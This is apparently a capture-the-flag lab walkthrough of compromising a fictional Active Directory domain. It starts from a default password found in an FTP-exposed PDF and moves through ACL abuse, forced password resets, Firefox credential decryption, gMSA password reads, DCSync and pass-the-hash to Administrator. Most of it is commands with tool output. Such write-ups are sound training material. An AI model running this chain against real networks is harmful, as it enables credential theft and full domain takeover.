Scenario
Objective and Scope
Stellar Communications, a regional telecommunications provider, has retained the Hack Smarter Red Team to conduct a covert internal network penetration test. The client is concerned about the resilience of their internal Active Directory infrastructure against insider threats and compromised VPN endpoints.
Difficulty: Medium OS: Windows Server 2019
| Host | IP Address | Operating System | Role |
|---|---|---|---|
| DC-STELLAR | 10.0.27.48 | Windows Server 2019 | Domain Controller |
Initial Access
Our initial access team has successfully established a VPN tunnel into the environment. We have identified a valid username, likely belonging to a new hire or junior staff member.
- Username:
junior.analyst - Password: Unknown
Enumeration
Port Scanning
Using RustScan for rapid port discovery followed by Nmap for service enumeration:
rustscan -a 10.0.27.48 -- -sCV
PORT      STATE    SERVICE           REASON       VERSION
21/tcp    filtered ftp               no-response
53/tcp    filtered domain            no-response
80/tcp    filtered http              no-response
88/tcp    filtered kerberos-sec      no-response
135/tcp   open     tcpwrapped        syn-ack ttl 126
139/tcp   open     tcpwrapped        syn-ack ttl 126
389/tcp   filtered ldap              no-response
445/tcp   filtered microsoft-ds      no-response
464/tcp   open     tcpwrapped        syn-ack ttl 126
593/tcp   filtered http-rpc-epmap    no-response
636/tcp   filtered ldapssl           no-response
3268/tcp  open     tcpwrapped        syn-ack ttl 126
3269/tcp  filtered globalcatLDAPssl  no-response
3389/tcp  filtered ms-wbt-server     no-response
5985/tcp  filtered wsman             no-response
9389/tcp  filtered adws              no-response
47001/tcp open     tcpwrapped        syn-ack ttl 126
Standard Active Directory services are present: FTP (21), DNS (53), HTTP (80), Kerberos (88), LDAP (389), SMB (445), and WinRM (5985).
Domain Identification
Generating the hosts file with NetExec reveals the domain and hostname:
nxc smb 10.0.27.48 -u junior.analyst -p '' --generate-hosts-file /etc/hosts
SMB    10.0.27.48    445    DC-STELLAR    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB    10.0.27.48    445    DC-STELLAR    [-] stellarcomms.local\junior.analyst: STATUS_LOGON_FAILURE
10.0.27.48 DC-STELLAR.stellarcomms.local stellarcomms.local DC-STELLAR
Domain: stellarcomms.local
Hostname: DC-STELLAR
Kerberos Pre-Authentication Check
Testing for AS-REP Roastable accounts:
nxc ldap 10.0.27.48 -u junior.analyst -p '' --no-preauth-targets kerberoastable.list --kerberoasting output.txt
LDAP    10.0.27.48    389    DC-STELLAR    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)
LDAP    10.0.27.48    389    DC-STELLAR    [-] stellarcomms.local\junior.analyst: KDC_ERR_PREAUTH_FAILED
No AS-REP Roastable accounts identified.
Web Enumeration
Navigating to the web server reveals the StellarComms corporate website:

The website presents a satellite communications and telemetry company with sections for About, Services, Gallery, Contact, Team, and a Satellite Live View.
FTP - Anonymous Access
FTP allows anonymous login, exposing several internal directories:
ftp anonymous@10.0.27.48
Connected to 10.0.27.48.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50027|)
150 Opening ASCII mode data connection.
09-12-25  11:29AM       <DIR>          Docs
09-10-25  11:15AM       <DIR>          IT
09-10-25  11:44AM       <DIR>          Pics
226 Transfer complete
Enumerating the shares and downloading all documents:
Docs directory:
09-10-25  12:11PM            82434 Browser_policy.pdf
09-10-25  12:02PM             1288 LEO 2A Report.txt
09-10-25  12:03PM             1024 LEO 3B Report.txt
09-10-25  12:03PM             1101 LEO 5C Report.txt
09-10-25  11:35AM            71171 StellarComms_Whitepaper.pdf
09-12-25  11:26AM            87925 Stellar_UserGuide.pdf
09-10-25  11:12AM              185 Transmission_Schedule.txt
IT directory:
09-10-25 10:22AM 56063872 Firefox Setup 91.0esr.exe
Document Analysis
The Transmission_Schedule.txt references an internal portal:
cat Transmission_Schedule.txt
[2025-09-10]
LEO Sat-1 Transmission Window: 04:30 - 06:00 UTC
LEO Sat-2 Transmission Window: 14:15 - 15:45 UTC
Note: Always authenticate to portal.stellarcomms.local before uplink.
The Stellar_UserGuide.pdf contains an onboarding notice with default credentials:

Default password: [REDACTED]
All new users are provisioned with this default password for testing purposes and are required to change it after first login.
Initial Access - Default Credentials
Credential Validation
Using the discovered default password against the junior.analyst account:
nxc ldap 10.0.27.48 -u junior.analyst -p '[REDACTED]'
LDAP    10.0.27.48    389    DC-STELLAR    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)
LDAP    10.0.27.48    389    DC-STELLAR    [+] stellarcomms.local\junior.analyst:[REDACTED]
We now have valid domain credentials for junior.analyst.
Active Directory Enumeration
ACL Enumeration
Using UwU Toolkit’s ad_attack_enum module, we identify two dangerous ACL permissions via bloodyAD:
[+] ============================================================
[+]   [3/5] ACL ENUMERATION (BloodyAD)
[+] ============================================================
[*] Command: bloodyAD -u junior.analyst -p [HIDDEN] -d stellarcomms.local --host 10.0.27.48 get writable --detail

[+]   WRITABLE OBJECTS FOUND!
[+]   Total: 2 objects with dangerous permissions
[+]     [RBCD] Junior Analyst
[*]       -> Can configure Resource-Based Constrained Delegation
[+]     [FULL CONTROL] StellarOps-Control
[*]       -> Can reset password, modify ACLs, take ownership

[*]   Full output: ./ad_attack_enum/stellarcomms_local_20260213_093954/acl_writable.txt
BloodHound Collection
Running UwU Toolkit’s bloodhound_collect module to map the domain:
UwU Toolkit bloodhound_collect > creds use 1
[*] USER => junior.analyst
[*] PASS => [REDACTED]
[+] Loaded credential: 1
UwU Toolkit bloodhound_collect > run
[*] Running bloodhound_collect...

[!] DOMAIN mismatch: set to 'stellercomms.local' but DC FQDN indicates 'stellarcomms.local'
[!] Auto-correcting DOMAIN to 'stellarcomms.local'
[*] Collector: bloodhound-ce.py
[*] Target DC: DC-STELLAR.stellarcomms.local (10.0.27.48)
[*] Domain: stellarcomms.local
[*] User: junior.analyst
[*] Collection: all
[*] Output: /workspace/bloodhound_output

[*] Command: bloodhound-ce.py --zip -c All -d stellarcomms.local -u junior.analyst -p '[HIDDEN]' -dc DC-STELLAR.stellarcomms.local -ns
10.0.27.48

[*] Running bloodhound-ce.py in Exegol...
[+]   : Found AD domain: stellarcomms.local
[*] Connecting to LDAP server...
[+]   : Found 1 computers
[*] Connecting to LDAP server...
[+]   : Found 9 users
[+]   : Found 53 groups
[+]   : Done in 00M 14S
[+]   : Compressing output into 20260213100717_bloodhound.zip

[+] BloodHound collection completed!
[+] ZIP file: /workspace/bloodhound_output/20260213100717_bloodhound.zip
[*] Import the output into BloodHound CE for analysis

[+] Module completed successfully
BloodHound Analysis


BloodHound reveals a clear attack path from junior.analyst to Domain Admin:
junior.analyst has WriteOwner on the STELLAROPS-CONTROL group:

The STELLAROPS-CONTROL group has ForceChangePassword on ops.controller:
Lateral Movement - WriteOwner to ops.controller
Step 1: Take Ownership of StellarOps-Control
Using UwU Toolkit’s bloody_writeowner module to take ownership of the group:
UwU Toolkit bloody_writeowner > options

Module options:

Name        Current                        Required   Description
----------- ------------------------------ --------   ----------------------------------------
DC_HOST     DC-STELLAR.stellarcomms.local   no         DC hostname/FQDN (use instead of IP for Kerberos)
DOMAIN      stellercomms.local             yes        Domain name
NEW OWNER   junior.analyst                 yes        New owner (sAMAccountName)
PASS        [REDACTED]                     yes        Password for USER
RHOSTS      10.0.27.48                     yes        Domain Controller IP or hostname
SECURE      no                             no         Use LDAPS
TARGET      STELLAROPS-CONTROL             yes        Target object to take ownership of (sAMAccountName)
USER        junior.analyst                 yes        Username with WriteOwner permissions

UwU Toolkit bloody_writeowner > run
[*] Running bloody_writeowner...

[*] Target DC: DC-STELLAR.stellarcomms.local
[*] Domain: stellercomms.local
[*] User: junior.analyst
[*] Target Object: STELLAROPS-CONTROL
[*] New Owner: junior.analyst

[*] Command: bloodyAD -d stellercomms.local -u junior.analyst -p [HIDDEN] --host DC-STELLAR.stellarcomms.local set owner STELLAROPS-
CONTROL junior.analyst

[+] Ownership changed!
[+]   [!] S-1-5-21-1085439814-3345093241-3808503133-1103 is already the owner, no modification will be made

[*] Next steps - grant yourself full control:
[*]   bloodyAD -d stellercomms.local -u junior.analyst -p '<pass>' --host DC-STELLAR.stellarcomms.local add genericAll STELLAROPS-CONTROL
junior.analyst
[*] Then abuse the object (reset password, DCSync, etc.)

[+] Module completed successfully
After taking ownership, we now have the Owns relationship over the group:
Step 2: Grant GenericAll on the Group
Using UwU Toolkit’s bloody_genericall module to grant full control:
TARGET => stellarops-control (global)
UwU Toolkit bloody_genericall > run
[*] Running bloody_genericall...

[*] Host: DC-STELLAR.stellarcomms.local
[*] Domain: stellercomms.local
[*] User: junior.analyst
[*] TARGET: stellarops-control
[*] TRUSTEE: junior.analyst

[*] Command: bloodyAD -d stellercomms.local -u junior.analyst -p [HIDDEN] --host DC-STELLAR.stellarcomms.local -i 10.0.27.48 add
genericAll stellarops-control junior.analyst

[*] Using local bloodyAD
[+] [+] junior.analyst has now GenericAll on stellarops-control

[*] To undo: use auxiliary/bloodyad/remove_genericall

[+] Module completed successfully
Step 3: Add Ourselves to the Group
Using UwU Toolkit’s bloody_addmember module:
UwU Toolkit bloody_addmember > run
[*] Running bloody_addmember...

[*] Host: DC-STELLAR.stellarcomms.local
[*] Domain: stellercomms.local
[*] User: junior.analyst
[*] GROUP: stellarops-control
[*] MEMBER: junior.analyst

[*] Command: bloodyAD -d stellercomms.local -u junior.analyst -p [HIDDEN] --host DC-STELLAR.stellarcomms.local -i 10.0.27.48 add
groupMember stellarops-control junior.analyst

[*] Using local bloodyAD
[+] [+] junior.analyst added to stellarops-control

[+] Module completed successfully
Step 4: Change ops.controller Password
As a member of STELLAROPS-CONTROL, we now have ForceChangePassword over ops.controller:
UwU Toolkit bloody_setpassword > set TARGET ops.controller
TARGET => ops.controller
UwU Toolkit bloody_setpassword > run
[*] Running bloody_setpassword...

[*] Host: DC-STELLAR.stellarcomms.local
[*] Domain: stellercomms.local
[*] User: junior.analyst
[*] TARGET: ops.controller
[*] NEW_PASS: [REDACTED]

[*] Command: bloodyAD -d stellercomms.local -u junior.analyst -p [HIDDEN] --host DC-STELLAR.stellarcomms.local -i 10.0.27.48 set password
ops.controller [HIDDEN]

[*] Using local bloodyAD
[+] [+] Password changed successfully!

[+] Module completed successfully
Credential Validation
Confirming the new credentials with UwU Toolkit’s netexec module:
UwU Toolkit netexec > creds use 2
[*] USER => ops.controller
[*] PASS => [REDACTED]
[+] Loaded credential: 2
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.0.27.48
[*] Domain: stellarcomms.local
[*] User: ops.controller
[*] Protocol: SMB
[*] Action: check

[*] Executing: NetExec smb 10.0.27.48 -u ops.controller -p '[REDACTED]' -d stellarcomms.local

[*] SMB                   10.0.27.48    445    DC-STELLAR       Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB                   10.0.27.48    445    DC-STELLAR       [+] stellarcomms.local\ops.controller:[REDACTED]
User Flag - ops.controller
WinRM Access
Connecting via Evil-WinRM:
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ops.controller\Documents>
Local Enumeration
Checking privileges reveals nothing exploitable:
*Evil-WinRM* PS C:\Users\ops.controller\desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Standard domain user privileges with no local escalation paths.
Firefox Credential Extraction
The desktop contains a Firefox ESR installer, suggesting Firefox has been used on this system:
*Evil-WinRM* PS C:\Users\ops.controller\desktop> ls

    Directory: C:\Users\ops.controller\desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025  11:22 AM       56063872 Firefox Setup 91.0esr.exe
-a----        9/10/2025  10:49 AM           1419 user.txt
Enumerating the Firefox profile directory:
*Evil-WinRM* PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> ls
Both logins.json and key4.db are present, indicating saved credentials. Downloading and decrypting with firepwd.py:
download logins.json /workspace/logins.json
download key4.db /workspace/key4.db
python3 firepwd.py -d /workspace
globalSalt: b'b775cce9871837920e459cb351f41a262a61a7ee'
...
clearText b'70617373776f72642d636865636b0202'
password check? True
...
decrypting login/password pairs
Using 3DES (32-byte key, truncated to 24)
http://portal.stellarcomms.local:b'astro.researcher',b'[REDACTED]'
Recovered credentials for the internal portal:
- URL:
http://portal.stellarcomms.local - User:
astro.researcher - Pass:
[REDACTED]
Privilege Escalation - astro.researcher to eng.payload
Credential Validation
Confirming the credentials are valid domain credentials:
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.0.27.48
[*] Domain: stellarcomms.local
[*] User: astro.researcher
[*] Protocol: SMB
[*] Action: check

[*] Executing: NetExec smb 10.0.27.48 -u astro.researcher -p '[REDACTED]' -d stellarcomms.local

[*] SMB                   10.0.27.48    445    DC-STELLAR       Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB                   10.0.27.48    445    DC-STELLAR       [+] stellarcomms.local\astro.researcher:[REDACTED]

[+] Module completed successfully

BloodHound Analysis - WriteDacl
BloodHound reveals that astro.researcher has WriteDacl on eng.payload:
WriteDACL Abuse
Using UwU Toolkit’s bloody_writedacl module to grant GenericAll on eng.payload:
UwU Toolkit bloody_writedacl > run
[*] Running bloody_writedacl...

[*] Host: DC-STELLAR.stellarcomms.local
[*] Domain: stellercomms.local
[*] User: astro.researcher
[*] TARGET: eng.payload
[*] TRUSTEE: junior.analyst

[*] Command: bloodyAD -d stellercomms.local -u astro.researcher -p [HIDDEN] --host DC-STELLAR.stellarcomms.local -i 10.0.27.48 add
genericAll eng.payload junior.analyst

[*] Using local bloodyAD
[+] [+] junior.analyst has now GenericAll on eng.payload

[*] To undo: use auxiliary/bloodyad/remove_genericall

[+] Module completed successfully
Password Reset
With GenericAll on eng.payload, we reset the password using junior.analyst:
UwU Toolkit bloody_setpassword > run
[*] Running bloody_setpassword...

[*] Host: DC-STELLAR.stellarcomms.local
[*] Domain: stellercomms.local
[*] User: junior.analyst
[*] TARGET: eng.payload
[*] NEW_PASS: [REDACTED]

[*] Command: bloodyAD -d stellercomms.local -u junior.analyst -p [HIDDEN] --host DC-STELLAR.stellarcomms.local -i 10.0.27.48 set password
eng.payload [HIDDEN]

[*] Using local bloodyAD
[+] [+] Password changed successfully!

[+] Module completed successfully
Confirming with NetExec:
[*] Executing: NetExec smb 10.0.27.48 -u eng.payload -p '[REDACTED]' -d stellarcomms.local

[*] SMB                   10.0.27.48    445    DC-STELLAR       Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB                   10.0.27.48    445    DC-STELLAR       [+] stellarcomms.local\eng.payload:[REDACTED]
Domain Compromise - GMSA and DCSync

ReadGMSAPassword
BloodHound shows that eng.payload has ReadGMSAPassword on SATLINK-SERVICE$:
Using UwU Toolkit’s netexec module with the GMSA action:
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.0.27.48
[*] Domain: stellercomms.local
[*] User: eng.payload
[*] Protocol: LDAP
[*] Action: gmsa

[*] Executing: NetExec ldap 10.0.27.48 -u eng.payload -p '[REDACTED]' -d stellarcomms.local --gmsa

[*] LDAP                  10.0.27.48    389    DC-STELLAR       Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR)
(domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)
[+] LDAP                  10.0.27.48    389    DC-STELLAR       [+] stellarcomms.local\eng.payload:[REDACTED]
[*] LDAP                  10.0.27.48    389    DC-STELLAR       Getting GMSA Passwords
    LDAP                  10.0.27.48    389    DC-STELLAR       Account: SATLINK-SERVICE$     NTLM: [HASH REDACTED]
PrincipalsAllowedToReadPassword: ['eng.payload', 'SATLINK-SERVICE$']

[+] Module completed successfully
Adding the GMSA credential to UwU:
UwU Toolkit netexec > creds add SATLINK-SERVICE$ -h [HASH REDACTED] -d stellarcomms.local
[+] Added credential: stellarcomms.local\SATLINK-SERVICE$
UwU Toolkit netexec > creds use 5
[*] USER => SATLINK-SERVICE$
[*] PASS => [HASH REDACTED] (hash)
[*] DOMAIN => stellarcomms.local
[+] Loaded credential: 5

DCSync
BloodHound confirms that SATLINK-SERVICE$ has DCSync rights (GetChangesAll, GetChanges, GetChangesInFilteredSet) on the domain:
Using UwU Toolkit’s impacket_secretsdump module to perform the DCSync:
UwU Toolkit impacket_secretsdump > run
[*] Running impacket_secretsdump...

[*] Auth mode: Pass-the-Hash (Domain)
[*] Using local impacket tools
[*] Executing: secretsdump.py 'stellarcomms.local/SATLINK-SERVICE$@10.0.27.48' -hashes :[HASH REDACTED]

    Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[-] [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
    Administrator:500:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    Guest:501:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    stellarcomms.local\junior.analyst:1103:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    stellarcomms.local\ops.controller:1104:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    stellarcomms.local\astro.researcher:1105:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    stellarcomms.local\eng.payload:1106:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    DC-STELLAR$:1000:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
    SATLINK-SERVICE$:1108:aad3b435b51404eeaad3b435b51404ee:[HASH REDACTED]:::
[*] Kerberos keys grabbed
    Administrator:aes256-cts-hmac-sha1-96:[HASH REDACTED]
    ...
[*] Cleaning up...
Full domain compromise achieved. Administrator NTLM hash obtained via DCSync.
Administrator Access
Connecting via Evil-WinRM with pass-the-hash:
evil-winrm -i 10.0.27.48 -u 'Administrator' -H '[HASH REDACTED]'
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Credentials Summary
Phase 1 - Initial Access
────────────────────────────────────────────────────────────────
junior.analyst      : [REDACTED]                → Default creds (Stellar_UserGuide.pdf)

Phase 2 - Lateral Movement
────────────────────────────────────────────────────────────────
ops.controller      : [REDACTED]                → ForceChangePassword via STELLAROPS-CONTROL
astro.researcher    : [REDACTED]                → Firefox credential extraction (firepwd)

Phase 3 - Privilege Escalation
────────────────────────────────────────────────────────────────
eng.payload         : [REDACTED]                → WriteDACL → GenericAll → SetPassword
SATLINK-SERVICE$    : [NTLM PTH]               → ReadGMSAPassword

Phase 4 - Domain Compromise
────────────────────────────────────────────────────────────────
Administrator       : [NTLM PTH]               → DCSync via SATLINK-SERVICE$
Tools Used
- RustScan / Nmap - Port scanning and service enumeration
- NetExec (nxc) - SMB/LDAP enumeration, credential validation, GMSA extraction
- bloodyAD - ACL abuse (WriteOwner, GenericAll, WriteDACL, AddMember, SetPassword)
- BloodHound CE - Active Directory attack path analysis
- firepwd.py - Firefox saved credential decryption
- Impacket - secretsdump.py for DCSync
- Evil-WinRM - Remote shell access
- UwU Toolkit - Module orchestration for all attack phases